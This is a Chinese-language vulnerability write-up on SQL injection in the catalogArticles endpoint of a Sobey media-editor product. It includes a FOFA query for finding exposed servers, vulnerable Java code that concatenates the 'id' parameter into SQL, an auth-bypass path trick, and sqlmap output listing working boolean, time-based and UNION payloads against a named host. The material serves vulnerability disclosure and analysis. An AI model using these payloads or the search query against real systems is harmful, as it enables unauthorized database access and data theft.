漏洞简介
索贝产品中的 /sobey-mchEditor/count/catalogArticles 接口存在SQL注入漏洞,攻击者可以通过构造恶意的SQL语句,获取数据库中的敏感信息,甚至可能导致数据库被完全控制。
影响版本
fofa语法
icon_hash="689611853"||app="SOBEY-融媒体" || body="You need to enable JavaScript to run this app" && header="Sobey"
漏洞分析
根据漏洞信息看下count/catalogArticles的实现逻辑
@RequestMapping(
    value = {"/catalogArticles"},
    method = {RequestMethod.GET}
)
public Response catalogList(@RequestParam(value = "parentId",defaultValue = "",required = false) String parentId, @RequestParam(value = "id",defaultValue = "",required = false) String id, @RequestParam(value = "status",required = false) String status, @RequestParam(value = "startTime",required = false) String startTime, @RequestParam(value = "endTime",required = false) String endTime) {
    Response response = new Response();

    try {
        String catalogType = "1,2";
        QueryBuilder qb = new QueryBuilder("select c.ID,c.ParentID,c.TreeLevel,c.Name,c.InnerCode,COUNT(a.id) count from ZCCatalog c LEFT JOIN zcnarticle a on c.ID=a.catalogID and a.ifval='1'  ");
        if (StringUtil.isNotEmpty(status)) {
            qb.append(" and a.status = ? ", status);
        }

        if (StringUtil.isNotEmpty(startTime)) {
            qb.append(" and a.createDate > ? ", startTime);
        }

        if (StringUtil.isNotEmpty(endTime)) {
            SimpleDateFormat sdf = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
            Date date = sdf.parse(endTime + " 23:59:59");
            qb.append(" and a.createDate < ? ", date);
        }

        qb.append(" Where c.Type in (1,2) and c.SiteID = ? ", 1);
        if (StringUtil.isNotEmpty(id)) {
            qb.append(" and c.id in (" + id + ") ");
        }

        if (StringUtil.isNotEmpty(parentId)) {
            qb.append(" and c.ParentID=?  ", parentId);
        }

        qb.append(" GROUP BY c.ID ");
DataTable dt = qb.executeDataTable();参数id无任何过滤或校验处理,被直接拼接到wzSql这个sql语句中执行,从而造成了SQL注入漏洞。
漏洞复现
GET /sobey-mchEditor/js/..;/count/catalogArticles?id=)SQLI_POC&siteCode=1&token=1 HTTP/1.1
Host: sobey.mrxn.net

通过联合注入获取到数据库用户
sqlmap结果如下
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: http://sobey.mrxn.net/sobey-mchEditor/js/..;/count/catalogArticles?id=-3328) OR 2183=2183 AND (1036=1036&siteCode=1&token=1

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (query SLEEP)
    Payload: http://sobey.mrxn.net/sobey-mchEditor/js/..;/count/catalogArticles?id=1) OR (SELECT 9082 FROM (SELECT(SLEEP(5)))LrrB) AND (7972=7972&siteCode=1&token=1

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: http://sobey.mrxn.net/sobey-mchEditor/js/..;/count/catalogArticles?id=1) UNION ALL SELECT NULL,CONCAT(0x7171786b71,0x765168754859755157466f6c41765357444f786a74744b457251546b63584279565867484c644d5a,0x716b626b71),NULL,NULL,NULL,NULL-- -&siteCode=1&token=1
---
